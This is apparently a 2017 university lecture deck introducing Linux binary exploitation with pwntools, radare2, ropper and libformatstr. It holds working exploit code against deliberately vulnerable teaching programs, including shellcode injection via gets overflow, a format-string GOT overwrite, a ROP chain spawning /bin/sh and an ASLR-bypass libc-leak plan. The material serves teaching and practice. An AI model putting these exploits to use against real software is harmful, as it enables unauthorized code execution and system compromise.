Introduction to binary exploitation on Linux

using pwntools, ropper and libformatstr

Giovanni Lagorio

giovanni.lagorio@unige.it
https://zxgio.sarahah.com

DIBRIS - Dipartimento di Informatica, Bioingegneria, Robotica e Ingegneria dei Sistemi
University of Genova
Italy

December 16, 2017

Outline

Pwntools

Pwntools is a

- CTF framework and
- exploit development library

written in Python
Example:

```
from pwn import *
context(arch = 'i386', os = 'linux')

r = remote('exploitme.example.com', 31337)
# ...
r.send(asm(shellcraft.sh()))
r.interactive()
```

Tubes: pwnlib.tubes

- sock
  - remote
  - listen
- ssh
- process
- ...

various methods to interact:

- send*
- recv*
- clean
  returns all buffered data from a tube by calling recv with a low timeout until it fails
- interactive
  simultaneous reading and writing to the tube, printing a prompt

https://docs.pwntools.com/en/stable/tubes.html#module-pwnlib.tubes

Context

Many settings controlled via `context`, such as

- `os`: target OS, see `pwnlib.context.ContextType.oses`
- `arch`: architecture; see `pwnlib.context.ContextType.architectures`
- `bits` / `endian`: bit-width/endianness
- `log_level`: logging level; default `logging.INFO`

In general, exploits will start with something like:

```
from pwn import *
context.arch = 'amd64' # sets up everything for exploiting
                       # a 64-bit Intel binary
context.log_level = logging.DEBUG # with debug output
```

Recommended method

Use `context.binary` to automagically set all of the appropriate values; e.g. `context.binary = './challenge-binary'`

Packing and unpacking of strings

```
>>> p8(0)
'\x00'
>>> p32(0xdeadbeef)
'\xef\xbe\xad\xde'
>>> p32(0xdeadbeef, endian='big')
'\xde\xad\xbe\xef'
>>> hex(u32('\xbe\xba\xfe\xca'))
'0xcafebabe'
```

https://docs.pwntools.com/en/stable/util/packing.html

Endianness

context-aware; can be overridden in the parameters

Assemble and Disassemble

```
>>> asm('nop')
'\x90'
>>> asm('mov eax, 0xdeadbeef').encode('hex')
'b8efbeadde'
>>> asm('mov eax, 0').encode('hex')
'b800000000'
>>> print(disasm('6a0258cd80'.decode('hex')))
   0:   6a 02                   push   0x2
   2:   58                      pop    eax
   3:   cd 80                   int    0x80
```

but also provides many ready-to-use shellcodes:

`https://docs.pwntools.com/en/stable/shellcraft.html`

ELF parsing

class `ELF` members:

- `symbols` is a *dotdict* of name to address for symbols
  - `prog.symbols['printf']`
    can be simplified to:
  - `prog.symbols.printf`
- `got` is a dotdict of name to address for GOT entries
- `plt` is a dotdict of name to address for PLT entries
  - for an imported function *f*, *elf*`.plt.`*f* `==` *elf*`.symbols.`*f*
- `search(string, writable = False)` $\rightarrow$ a generator
  search the virtual address space for the specified string
- ...

`http://docs.pwntools.com/en/stable/elf/elf.html`

Outline

Introduction

Control-flow hijacking by corrupting memory started a long time ago:

1988 used by the infamous *Morris Worm*

`http://www.mit.edu/people/eichin/virus/main.html`

1996 *Smashing the stack for fun and profit* by Aleph One

`http://phrack.org/issues/49/14.html`


today still one of the most common vulnerability

Detection/mitigations techniques:

- stack canaries
- NX bit
- ASLR


Buffer overflow 101 (1/3)


```c
#include <string.h>

void foo(char *bar) {
   char  c[12];
   strcpy(c, bar);
}

int main(int argc, char **argv) {
   foo(argv[1]);
}
```




http://en.wikipedia.org/wiki/Stack_buffer_overflow


Buffer overflow 101 (2/3)





Buffer overflow 101 (3/3)





First example

```
#include ...

char *get_name()
{
        char buf[64];
        printf("Enter your name: ");
        gets(buf);
        return strdup(buf);
}

int main()
{
        char *name;
        name = get_name();
        printf("Hi %s!\n", name);
        free(name);
}
```

gcc warns us

warning: the 'gets' function is dangerous and should not be used.

Exploitation steps

- find a bug
  - find out where the program crashes
    - the easiest way (on x64 works only for *canonical addresses*; see `en.wikipedia.org/wiki/X86-64#Canonical_form_addresses`): `dmesg|tail`
    - use a debugger; in r2, `dr eip` or `* rsp`, after the crash
    - check a coredump
- is it a vulnerability? (i.e.: can it be exploited?)
  - if it is, then exploit!

Core dumps - Ubuntu 14.x (and later?)

- `sudo systemctl stop apport.service`
- `ulimit -c unlimited`
- check the contents of `/proc/sys/kernel/core_pattern`

Where is my stack?

- let's cheat (just for now):

```
printf("DEBUG: my stack pointer is around: %p\n\n", &name);
```

- disable ASLR
- run
  - `./hello`
  - `./hello pippero world`
  - `MEANING_OF_LIVE_UNIVERSE_AND_EVERYTHING=42 ./hello`

...what's happening?

rarun2 to the rescue

Let's use the following `hello.rr2`:

```
program=./hello
clearenv=true
```

and try to run (many times):

- `rarun2 hello.rr2`
- `r2 -A -d -e dbg.profile=hello.rr2 ./hello`, then `dc`

No more cheating

- remove debug-print and recompile
- use r2 to find the address of `buf`
  - hint: you may need to add `stdio=...` to your `.rr2`
  - or, you could directly run
    ```
    r2 -R input=zxgio -R stdout=/dev/null -d -A hello -R
    clearenv=true -q -c 'dcu sym.imp.gets; dr eax; dc'
    ```

or you can use `r2pipe` ...

Checking &buf using r2pipe

```
from __future__ import print_function, division, absolute_import
import r2pipe

for _ in range(50):
    r2 = r2pipe.open('./hello', ['-e', 'dbg.profile=hello.rr2',
                                 '-d'])
    print(r2.cmd('aa'))
    # print(r2.cmd('ood'))
    r2.cmd('dcu sym.imp.gets')
    eax = r2.cmdj('drj')['eax']
    print('eax = 0x{:x}'.format(eax))
    assert eax == int(r2.cmd('* esp+4'), 0)
```

How many bytes?

To find the offset of the saved `EIP` we can

- try *many* different strings
- inspect the code (if we have it!)
- use a De Bruijin pattern

de Brujin sequences

A de Bruijn sequence of order n, on a size-k alphabet A, is a cyclic sequence in which every possible length-n string on A occurs exactly once as a substring. Such a sequence is denoted by $B(k, n)$ and has length k^n, which is also the number of distinct substrings of length n on A; de Bruijn sequences are therefore optimally short

`https://en.wikipedia.org/wiki/De_Bruijn_sequence`

De Bruijin patterns


1. To create
   - Radare: `ragg2 -r -P` *size*
   - Pwntools: `cyclic(size)`
2. To find the offset
   1. make the program crash (using `.rr2` profile)
   2. find out where
   3. then:
      - Radare: `ragg2 -q` *value*; e.g. `ragg2 -q 0x41614141`
      - Pwntools: `cyclic_find(0x61616174)`

It's not magic

- tip: if it doesn't work, try a smaller pattern
- sometimes you need to check the code anyway (e.g. stack alignment)

Shellcode for our example

```
from __future__ import print_function, division, absolute_import
from pwn import *
context.binary='./hello'
shellcode = shellcraft.sh()

print(shellcode)
mc = asm(shellcode)
print('shellcode is', len(mc), 'bytes')
```



hackoftheday.securitytube.net/2013/04/demystifying-execve-shellcode-stack.html

“Forbidden” bytes

- 0x00
- 0x0a, 0x0n
- ...

For instance,

- `mov eax, 2` ≡ `b8 02 00 00 00`
  bad bytes, now what?
- `xor eax, eax; inc eax; inc eax` ≡ `31 c0 40 40`
  it's even shorter!

Check and double-check your addresses

You might have a hard time jumping to `0x8000420a` in many cases (`gets`, `strcpy`,...), although you may be lucky (e.g. `read`, `recv`, ...)

Crafting the exploit

```
from __future__ import print_function, division, absolute_import
from pwn import *
import sys
context.log_level = logging.ERROR  # be quite
context.binary='./hello'
shellcode = shellcraft.sh()
mc = asm(shellcode)
NAME_ADDX  = 0xffffde00  # found using r2
EIP_OFFSET = 76          # found using ragg2
assert len(mc) < 76
exploit = mc + (EIP_OFFSET - len(mc))*'A' + p32(NAME_ADDX) + '\n'
sys.stdout.write(exploit)
```

Shellcode placement

if buffer were smaller, we could (try to) put the shellcode *after*

Running it

- From the shell:
  `(python exploit_hello.py; cat) | rarun2 hello.rr2`
- With pwntools:

```
# sys.stdout.write(exploit)
p = process(['rarun2', 'hello.rr2'])
p.send(exploit)
p.interactive()
```

Remember to keep the stdin open!

Otherwise your newly spawn shell exits immediately!

When you cannot control *exactly* the environment

NOP sleds are your friend ☺

Outline

Stack canaries

- named for their analogy to canaries in a coal mines
- used to detect a stack buffer overflow
  - before execution of malicious code can occur
- works by placing some integer before the saved return pointer
- usually contains
  - `'\0'`
  - `'\x0a'`, `'\x0d'`
  - some random bytes

radiff2

Comparing the two versions (with/without stack protection) can be useful:

- `radiff2` *old new*
  shows what bytes are changed and their offsets
- `radiff2 -A -C -S dist` *old new*
  shows matching functions and their similarity

Exercise: examine the stack-protected code

Check the output of

```
r2 -c 'aa; pdf @ sym.get_name' -q ./hello_sp
```

What gs:[0x14] is?

gs refers to the Thread Control Block (TCB) header

```
typedef struct {
  void *tcb;                /* gs:0x00 Pointer to the TCB. */
  dtv_t *dtv;               /* gs:0x04 */
  void *self;               /* gs:0x08 Pointer to the thread descriptor.  */
  int multiple_threads;     /* gs:0x0c */
  uintptr_t sysinfo;        /* gs:0x10 Syscall interface */
  uintptr_t stack_guard;    /* gs:0x14 Random value used for stack protection */
  uintptr_t pointer_guard;/* gs:0x18 Random value used for pointer protection */
  int gscope_flag;          /* gs:0x1c */
  int private_futex;        /* gs:0x20 */
  void *__private_tm[4];    /* gs:0x24 Reservation for the TM ABI. */
  void *__private_ss;       /* gs:0x34 GCC split stack support.  */
} tcbhead_t;
```

Details: http://www.software-architect.net/blog/article/date/2015/03/31/the-gs-segment-and-stack-smashing-protection-1.html

Tackling stack-canaries

Not sure-fire ways; yet, sometimes

- canaries can be
  - brute-forced
  - obtained exploiting leaks; e.g. `printf(str);` [New00]
- changing a local variable is enough to alter the flow
- indirect writes may allow to write *beyond* the canary

Moreover, not all buffers are on the stack ☺

Outline

Code reuse attacks (on NX stacks)

NX avoids to execute new code; can be bypassed by reusing code:

- return to "something useful"
- return-to-libc
- ROP: Return Oriented Programming [Sha07]
  To learn/practice ROP: `https://ropemporium.com/`

Existing code could be used to *remove* NX

E.g. see `mprotect(2)`

Basic idea (Protection: NX)

```
#include ...

int check_password(char *pw)
{
        char buf[16];
        ...
        strcpy(buf, pw);
        printf("Checking password: %s\n", pw);
        return 0;
}

void password_ok() { puts("This is impossible!"); }

int main(int argc, char **argv)
{
        ...
        if (check_password(argv[1]))
                password_ok();
        else {
                fprintf(stderr, "Wrong password!\n");
                return EXIT_FAILURE;
        }
}
```

Another "impossibility": (ASLR +) NX + Stack-protection

```
#include ...
int check_password(char *pw)
{
        char buf[100];
        strncpy(buf, pw, 100);
        buf[99] = 0;
        printf(buf);
        return 0;
}
void password_ok()
{
        puts("This is impossible! (2nd version ;-) )");
        _exit(EXIT_SUCCESS);
}
int main(int argc, char **argv)
{       ...
        if (check_password(argv[1]))
                password_ok();
        printf("\nWrong password!\n");
        exit(EXIT_FAILURE);
}
```

Format strings

From `printf(3)`:

- ... format string is composed of zero or more directives: ordinary characters (not %), which are copied unchanged to the output stream; and conversion specifications, each of which results in fetching zero or more subsequent arguments
- Conversion specifiers
  - %p: `void *` argument printed in hexadecimal
  - %n: number of characters written so far is stored into the integer pointed to by the corresponding argument ... shall be an `int *`, or variant (e.g. h $\rightarrow$ short)
  - optional decimal digit string ... minimum field width
- One can also specify explicitly which argument is taken ... by writing `"%m$"` instead of '%' ... integer `m` denotes the position in the argument list of the desired argument, indexed starting from 1

Warm-up exercise

```c
#include <stdio.h>

int main()
{
        short int zxgio;
        printf("%10000c%hn", 'a', &zxgio);
        printf("\nzxgio=%d\n", zxgio);
        for(int a=1; a<=5; a++) {
                char format[32];
                sprintf(format, "%%%d$2d%%6$hn", a);
                printf(format, 2, 3, 5, 7, 11, &zxgio);
                printf(" %d\n", zxgio);
        }
}
```

What does this print?

Format-string attacks

Abusing format strings we can

- leak informations (%x, %s, %p, . . .)
- write *something*, *somewhere*; if
  - *something* is big, e.g. `0xdeadbeef`, then we can split it into `0xdead` and `0xbeef`
  - format string is on the stack
    - its content is under our control
    - can be reached by some arguments

See [New00]

Libformatstr

Libformatstr automates

- finding the right padding/argument numbers to reach the buffer
- creating a format-string that writes *what* we want, *where* we want ☺

`https://github.com/hellman/libformatstr`

Step one: offset and padding

```
buf_size = 50 # start small and then enlarge if necessary
p = process(['impossible_2', make_pattern(buf_size)])
print(p.clean())
#[*] Process 'impossible_2' stopped with exit code 1 (pid 7407)
#Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa70xfffb80c10xf76f3b480x614131610x70243...
#Wrong password!
guess_argnum('Aa0Aa1Aa2Aa3A.....', buf_size)
# (10, 0)
```

guess_argnum returns

- offset
- padding

to be used as arguments for payload

https://blog.techorganic.com/2015/07/01/simplifying-format-string-exploitation-with-libformatstr/

Try: `./impossible_2 'AAAABBBBCCCC.%10$x.%11$x.%12$x'`

Step two: encoding the values (1/2)

```
[0x08048470]> pd 3 @ sym.imp.exit
  (fcn) sym.imp.exit 6
    sym.imp.exit ();
                ; CALL XREF from 0x0804861d (sym.main)
                ; CALL XREF from 0x08048654 (sym.main)
            0x08048420      jmp dword [reloc.exit_28]   ; 0x804a01c
            0x08048426      push 0x20                   ; 32
            0x0804842b      jmp 0x80483d0
[0x08048470]> ?vx reloc.exit_28
0x804a01c
[0x08048470]> ?vx sym.password_ok
0x80485c4
```

- what = 0x80485c4 $\rightarrow$ 0x0804 and 0x85c4
- where = 0x804a01c

Step two: encoding the values (2/2)

- what = 0x80485c4
  → 0x0804 and 0x85c4
  → 2052 and 34244
  → 2052 and (2052 + 32192)
- where = 0x804a01c → 0x0804a01e and 0x0804a01c

```
%2052c%17$hn%32192c%18$hnAAA\x1e\xa0\x04\x08\x1c\xa0\x04\x08
```

Why 17 and 18? Why AAA?

GOT overwrite via format-string attack

```
from __future__ import print_function, division, absolute_import
from pwn import *
from libformatstr import FormatStr

context.log_level = logging.ERROR

EXE = './impossible_2'
e = ELF(EXE)

f = FormatStr()
f[e.got.exit] = e.symbols.password_ok

p = process([EXE, f.payload(10, 0)])
print(p.clean())
```

ROP

Idea: chaining gadgets to create "new" code [Sha07]




Image taken from [Pap15]

Running example (with NX)

Using Ropper `https://github.com/sashs/Ropper`

```
rop += rebase_0(0x0006fe76) # 0x080b7e76: pop eax; ret;
rop += '//bi'
rop += rebase_0(0x00026cca) # 0x0806ecca: pop edx; ret;
rop += rebase_0(0x000a2060)
rop += rebase_0(0x0000c6eb) # 0x080546eb: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x0006fe76) # 0x080b7e76: pop eax; ret;
rop += 'n/sh'
rop += rebase_0(0x00026cca) # 0x0806ecca: pop edx; ret;
rop += rebase_0(0x000a2064)
rop += rebase_0(0x0000c6eb) # 0x080546eb: mov dword ptr [edx], eax; ret;
rop += rebase_0(0x00001313) # 0x08049313: xor eax, eax; ret;
rop += rebase_0(0x00026cca) # 0x0806ecca: pop edx; ret;
...
```

Ropper (1.11.2) on our running example

`ropper --file ./hello_nx --chain execve --badbytes 000a0d`
generates an *almost* usable chain (requires a manual fix)

Outline

Address-Space Layout Randomization

Attacks

- brute-forcing
  - can be possible on 32 bits (search space much smaller than 2^{32})
  - n.a. on 64 bit executables
- two-stage attacks: leak + code reuse
  Idea:
  - leak the address of some libc function
  - find the base of libc for the process
  - calculate the address of
    - `system`
    - `/bin/sh`
  - spawn a shell ☺

When leaking addresses

You need the *exact same library (version)* that the victim is using

- exploit the dynamic loader: "leakless" [DFCS+15]

Bypassing ASLR: finding information with radare2 (1/2)

Let's start r2: `r2 -A -d ./hello`
Program addresses:

- Functions:
  - `?vx sym.get_name`
  - `?vx sym.imp.printf # PLT`
    to view the PLT entry: `pd 3 @ sym.imp.printf`
- Data:
  - `?vx reloc.printf_12 # GOT` — *Hint:* type `reloc.pr`<*tab*>
  - in this case `iz` is probably enough; in general:
    - `e search.in=dbg.maps`
    - `/ %s!\n\x00`

Bypassing ASLR: finding information with radare2 (2/2)

libc:

- `dmi` — ld.so has not run yet
- `dcu entry0`
- `dmi` — get the loading address
- `dmi libc name=printf`
- `?vx 0xf7588670-0xf753f000 # 0x49670`
- `dmi libc name=system`
- `/ /bin/sh\x00`

Bypassing ASLR: finding information with pwntools

```
prog = ELF('./hello')
libc = prog.libc # == ELF('/lib/i386-linux-gnu/libc.so.6')

# prog
PRINTF_GOT_ADDX = prog.got.printf
PRINTF_PLT_ADDX = prog.plt.printf
GET_NAME_ADDX   = prog.symbols.get_name
FMT_STR_ADDX    = next(prog.search('%s!\n\x00'))

# libc
OFFSET_PRINTF = libc.symbols.printf
OFFSET_SYSTEM = libc.symbols.system
OFFSET_BINSH  = next(libc.search('/bin/sh\x00'))
```

For PIC libraries, offset==address

See *Virtual Address* in `readelf --wide --program-header`

Bypassing ASLR

- Stage 1
  - padding
  - `PRINTF_PLT_ADDX`
  - `GET_NAME_ADDX`
  - `FMT_STR_ADDX`
  - `PRINTF_GOT_ADDX`

  this leaks the address of `printf` $\rightarrow$ we get libc base
- Stage 2
  - padding
  - `SYSTEM_ADDX` – i.e. libc base + `OFFSET_SYSTEM`
  - rubbish (4 bytes)
  - `BINSH_ADDX`

  enjoy ☺

Leaking

Instead of `printf` we could similarly use `puts`, `write`, `send`, ...

References

[DFCS+15] Alessandro Di Federico, Amat Cama, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna.
How the elf ruined christmas.
In *USENIX Security Symposium*, pages 643–658, 2015.

[New00] Tim Newsham.
Format string attacks, 2000.

[Pap15] Vasileios Pappas.
Defending against return-oriented programming.
Columbia University, 2015.

[Sha07] Hovav Shacham.
The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86).
In *Proceedings of the 14th ACM conference on Computer and communications security*, pages 552–561. ACM, 2007.